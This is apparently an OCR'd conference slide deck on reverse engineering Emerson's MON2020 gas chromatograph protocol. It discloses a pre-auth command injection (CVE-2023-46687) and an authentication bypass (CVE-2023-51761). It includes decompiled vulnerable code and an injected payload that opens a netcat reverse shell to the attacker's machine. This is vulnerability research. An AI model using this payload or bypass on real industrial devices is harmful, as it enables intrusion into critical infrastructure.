
```
.text:1000F860 90 01 00 14                stw       r0, 0x10+sender_lr(r1)
.text:1000F864 38 60 00 00                li        r3, 0
.text:1000F868 2F 83 00 00                cmpwi     cr7, r3, 0
```

RUN.
CRASH.
PATCH.
REPEAT.


Until...


MON2020
File Chromatograph Hardware Application Logs/Reports Control Tools View Help
Minimize All
Maximize All
Restore All
Close All
MON2020™
GAS CHROMATOGRAPH SOFTWARE
EMERSON
GC
Not Connected
Det #
Mode
Stream
Next
Anly
Cycle
Run
For Help, press F1
CAP NUM SCRL


Capturing from Ethernet0 (tcp port 10000)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.payload
No.
Time
Source
Destination
Protocol
Length
Info
Ethernet0: <live capture in progress>
No Packets
Profile: Default


MON2020™
WE CAN FINALLY START TO ANALIZE THE PROTOCOL, RIGHT?
TLSv1.2
TLSv1.2
TCP
TLSv1.2
RIGHT?
imgflip.com

Where We Are


MON2020
File Chromatograph Hardware Application Logs/Reports Control Tools View Help
MON2020™
GAS CHROMATOGRAPH SOFTWARE
EMERSON
GC
Not Connected
Det B
Mode
Stream
Next
Anly
Cycle
Run
For Help, press F1


TCP 10000


EMERSON
QEMU

Another patch to disable encryption

Patch the client to disable encryption


```
{
  case DbcOpenEx:
    if ( (unsigned __int8)DebugLevel > 1u )
      DebugLog(3, 0, "extProxyChild.c", 2544, "Database open request received");
    size_of_allocated_memory = packet_data->size_of_allocated_memory;
    version = 0x400;
    if ( size_of_allocated_memory <= 0x19 )
    {
      packet_data->pointer_to_allocated_memory = (packet_data *)REalloc(
                                                   packet_data->pointer_to_allocated_memory,
                                                   26u,
                                                   "extProxyChild.c",
                                                   0xF10u);
      packet_data->size_of_allocated_memory = 0x1A;
    }
    goto LABEL_10;
```

Change to 0x300

~~39 20 00 04 li r9, 4~~


39 20 00 03 li r9, 3


Where We Are



TCP 10000

Analysing the protocol, please wait...





10.100.251.4	10.10.7.56	TCP	54663 → 10000	[ACK] Seq=1 Ack=1 Win=131328 Len=0 TSva
10.100.251.4	10.10.7.56	TCP	54663 → 10000	[PSH, ACK] Seq=1 Ack=1 Win=131328 Len=5
10.10.7.56	10.100.251.4	TCP	10000 → 54663	[ACK] Seq=1 Ack=59 Win=65152 Len=0 TSva
10.100.251.4	10.10.7.56	TCP	54663 → 10000	[FIN, ACK] Seq=59 Ack=1 Win=131328 Len=
10.10.7.56	10.100.251.4	TCP	10000 → 54663	[ACK] Seq=1 Ack=60 Win=65152 Len=0 TSva
10.10.7.56	10.100.251.4	TCP	10000 → 54663	[FIN, ACK] Seq=1 Ack=60 Win=65152 Len=0
10.100.251.4	10.10.7.56	TCP	54663 → 10000	[ACK] Seq=60 Ack=2 Win=131328 Len=0 TSv
10.10.7.56	10.100.251.4	TCP	10000 → 54382	[FIN, ACK] Seq=1 Ack=18 Win=65152 Len=0
10.100.251.4	10.10.7.56	TCP	54382 → 10000	[ACK] Seq=18 Ack=2 Win=131328 Len=0 TSv
10.100.251.4	10.10.7.56	TCP	54820 → 10000	[SYN] Seq=0 Win=65535 Len=0 MSS=1300 WS
10.10.7.56	10.100.251.4	TCP	10000 → 54820	[SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0
10.100.251.4	10.10.7.56	TCP	54820 → 10000	[ACK] Seq=1 Ack=1 Win=131328 Len=0 TSva
10.100.251.4	10.10.7.56	TCP	54820 → 10000	[PSH, ACK] Seq=1 Ack=1 Win=131328 Len=5
10.10.7.56	10.100.251.4	TCP	10000 → 54820	[FIN, ACK] Seq=1 Ack=1 Win=65280 Len=0
10.100.251.4	10.10.7.56	TCP	54820 → 10000	[ACK] Seq=59 Ack=2 Win=131328 Len=0 TSv
10.10.7.56	10.100.251.4	TCP	10000 → 54820	[RST] Seq=1 Win=0 Len=0
10.10.7.56	10.100.251.4	TCP	10000 → 54820	[RST] Seq=2 Win=0 Len=0
10.100.251.4	10.10.7.56	TCP	55406 → 10000	[SYN] Seq=0 Win=65535 Len=0 MSS=1300 WS
10.10.7.56	10.100.251.4	TCP	10000 → 55406	[SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0
10.100.251.4	10.10.7.56	TCP	55406 → 10000	[ACK] Seq=1 Ack=1 Win=131328 Len=0 TSva
10.100.251.4	10.10.7.56	TCP	55406 → 10000	[PSH, ACK] Seq=1 Ack=1 Win=131328 Len=5
10.10.7.56	10.100.251.4	TCP	10000 → 55406	[ACK] Seq=1 Ack=59 Win=65152 Len=0 TSva
10.10.7.56	10.100.251.4	TCP	10000 → 55406	[FIN, ACK] Seq=1 Ack=59 Win=65152 Len=0
10.100.251.4	10.10.7.56	TCP	55406 → 10000	[ACK] Seq=59 Ack=2 Win=131328 Len=0 TSv
10.100.251.4	10.10.7.56	TCP	55406 → 10000	[FIN, ACK] Seq=59 Ack=2 Win=131328 Len=
10.10.7.56	10.100.251.4	TCP	10000 → 55406	[ACK] Seq=2 Ack=60 Win=65152 Len=0 TSva

```
LABEL_17:
        strcpy(&v23.inner_struct_read_from_db, &v24);
        v19 = sub_1000E048(*v3);
        if ( !v19 )
          goto LABEL_28;
        goto LABEL_18;
      }
    }
    HIBYTE(v23.inner_struct_read_from_db.maybe3600) = v18;
    v19 = sub_1000E048(v17);
    if ( !v19 )
    {
LABEL_28:
      v23.inner_struct_read_from_db.user_name[17] = v19;
      goto LABEL_19;
    }
LABEL_18:
    v23.inner_struct_read_from_db.user_name[17] = v26;
LABEL_19:
    if ( !EncryptUserPassword(&v23.inner_struct_read_from_db.user_name[18]) )
    {
      if ( DebugLevel )
        DebugLog(3, 0, "extpdAdmin.c", 1164, "EncryptUserPassword() failed.");
      SysLog(0, 0, "extpdAdmin.c", 1165, "Failed to encrypt the password.");
    }
    v20 = sub_1000E640(v4, &v23.inner_struct_read_from_db, 0x80u, v15);
    v14 = v14->ptr_to_next_dp_allocated_object;
    v15 += v20;
  }
  while ( v14 );
}
return v15 - 24;
}
```

Header

DATA

Depends on CMD Type

CMD Types


CMD Type Name	CMD Type ID
MarkLogRecordAsRead	0xA
GetLogCreateProgress	0xB
CANCEL_LOG	0xC
XP_adduser	0xD
XP_deluser	0xE
XP_changeuser	0xF
XP_changepass	0x10
XP_changelevel	0x11
...	...

CMD Types

CMD Type Name	CMD Type ID
MarkLogRecordAsRead	0xA
GetLogCreateProgress	0xB
CANCEL_LOG	0xC
XP_adduser	0xD
XP_deluser	0xE
XP_changeuser	0xF
XP_changepass	0x10
XP_changelevel	0x11
...	...

Header

DATA - XP_changelevel [0x11]




MY BOSS
Done
15:28
I've mailed you the documentation
15:28
Nice!
16:19
Now, let's see how secure it is 😉
16:20
But we don't have the device!!
16:20
Good luck, let me know when you're done
16:32

Is the protocol secure?

Let’s find out

Pre-Auth Remote Code Execution

CVE-2023-46687

Common Procedure

Go over all “command types” and look for:

- Logical vulnerabilities
  - Path traversal
  - OS Command Injection
- Memory vulnerabilities
  - Stack buffer overflow
  - Heap buffer overflow

“Forced Calibration” Command - 0x23

3.4.5 Initiate a forced calibration

The Forced Cal command uses an archived chromatogram’s raw data to calibrate the GC. The calculation results are stored in the component data table for the corresponding stream.

“Forced Calibration” Command - 0x23

```
1int __fastcall expand_archived_file(std::string *a1, std::string *this, int a3, int a4)
2{
3  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5  v4 = this;
6  v5 = a4;
7  v6 = a3;
8  object_with_input_from_user = a1;
9  std::string::string(&command_to_execute, "gunzip -c ");
10  std::string::append(&command_to_execute, &object_with_input_from_user->archived_cal_file);
11  std::string::append(&command_to_execute, " > ", 3u);
12  std::string::append(&command_to_execute, &object_with_input_from_user->expanded_cal_file);
13  if ( system(command_to_execute) == -1 )
```

Command Injection Pre-Requirements

- The input is in whole or partially controlled by the client
- Sanitization is poor or does not exist


```
gunzip -c INPUT_WE_CONTROLL > INPUT_WE_CONTROLL
```

Command Injection Pre-Requirements

- ✓ The input is in whole or partially controlled by the client
- ✓ Sanitization is poor or does not exist

```
gunzip -c A;nc -e /bin/sh OUR_MACHINE 1337; A > INPUT_WE_CONTROLL
```

Lets see it in action



Anything Else?

Back to the documentation

8.1.7 Reset the administrator password

Procedure

1. Start Rosemount MON2020 and go to **Users → Reset Administrator User / Password...**.

Note
If the software was already started, be sure to disconnect from all gas chromatographs (GCs) before attempting to reset the administrator password.

The following warning displays:


Figure 8-1: Password Reset Warning Message

2. Click **Yes**.
   The ***Connect to GC*** window displays.
3. Click the **Ethernet** button that corresponds to the GC whose password you want to reset.
   Rosemount MON2020 connects to the GC and generates a password reset request ID for the default user *Emerson*. If *Emerson* does not exist, it is created. The ***MON2020 - Password Reset*** window displays.
4. Click **Copy to Clipboard** and email the password reset request ID to GC.CSC@emerson.com.
   Emerson sends you the password reset key.
5. After you receive the password reset key, return to the ***Connect to GC*** window and again click the **Ethernet** button that corresponds to the GC whose password you want to reset.
   The ***Login*** window displays.
6. Enter the User Name, *Emerson*, and the password reset key and click **OK**.
   Rosemount MON2020 connects to the GC. The Rosemount MON2020 security policy requires a user to change the password immediately after log-in.
7. After changing the password successfully, log in with the new password.

Related information

Change Password dialog
Set the password security level

Back to the documentation



The administrator password can be reset, without the need for factory reset, by supplying a passphrase

The administrator username is known (Emerson) and cannot be modified

Back to the documentation

The administrator password can be reset, without the need for factory reset, by supplying a passphrase

The administrator username is known (Emerson) and cannot be modified

Authentication Bypass

CVE-2023-51761

What do we know?

- The Administrator username - Emerson
- There is a passphrase that can reset the Administrator password

Let’s see how the passphrase is validated

passphrase validation on the device

```
1int __fastcall validate_passphrase(char *input_from_user)
2{
3  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5  input_from_user_str = input_from_user;
6  challenge_key_int = 0LL;
7  if ( input_from_user == 0
8    || get_chal_key(challenge_key_str, 0) == 0
9    || (sscanf(input_from_user_str, "%llx", &input_from_user_int),
10       sscanf(challenge_key_str, "%llx", &challenge_key_int),
11       v2 = do_some_shifts(SHIDWORD(challenge_key_int), challenge_key_int, 4),
12       v3 = ((v2.second_word + 0x44332211) < v2.second_word) + v2.first_word,
13       v2.first_word = 1,
14       HIDWORD(input_from_user_int) != v3)
15    || input_from_user_int != v2.second_word + 0x44332211 )
16  {
17    v2.first_word = 0;
18  }
19  return v2.first_word;
20}
```

Get some challenge key

passphrase validation on the device

```
1int __fastcall validate_passphrase(char *input_from_user)
2{
3  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5  input_from_user_str = input_from_user;
6  challenge_key_int = 0LL;
7  if ( input_from_user == 0
8    || get_chal_key(challenge_key_str, 0) == 0
9    || (sscanf(input_from_user_str, "%llx", &input_from_user_int),
10       sscanf(challenge_key_str, "%llx", &challenge_key_int),
11       v2 = do_some_shifts(SHIDWORD(challenge_key_int), challenge_key_int, 4),
12       v3 = ((v2.second_word + 0x44332211) < v2.second_word) + v2.first_word,
13       v2.first_word = 1,
14       HIDWORD(input_from_user_int) != v3)
15    || input_from_user_int != v2.second_word + 0x44332211 )
16  {
17    v2.first_word = 0;
18  }
19  return v2.first_word;
20}
```

Calculate the hash from the chall key

passphrase validation on the device

```
1int __fastcall validate_passphrase(char *input_from_user)
2{
3  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5  input_from_user_str = input_from_user;
6  challenge_key_int = 0LL;
7  if ( input_from_user == 0
8    || get_chal_key(challenge_key_str, 0) == 0
9    || (sscanf(input_from_user_str, "%llx", &input_from_user_int),
10       sscanf(challenge_key_str, "%llx", &challenge_key_int),
11       v2 = do_some_shifts(SHIDWORD(challenge_key_int), challenge_key_int, 4),
12       v3 = ((v2.second_word + 0x44332211) < v2.second_word) + v2.first_word,
13       v2.first_word = 1,
14       HIDWORD(input_from_user_int) != v3)
15    || input_from_user_int != v2.second_word + 0x44332211 )
16  {
17    v2.first_word = 0;
18  }
19  return v2.first_word;
20}
```

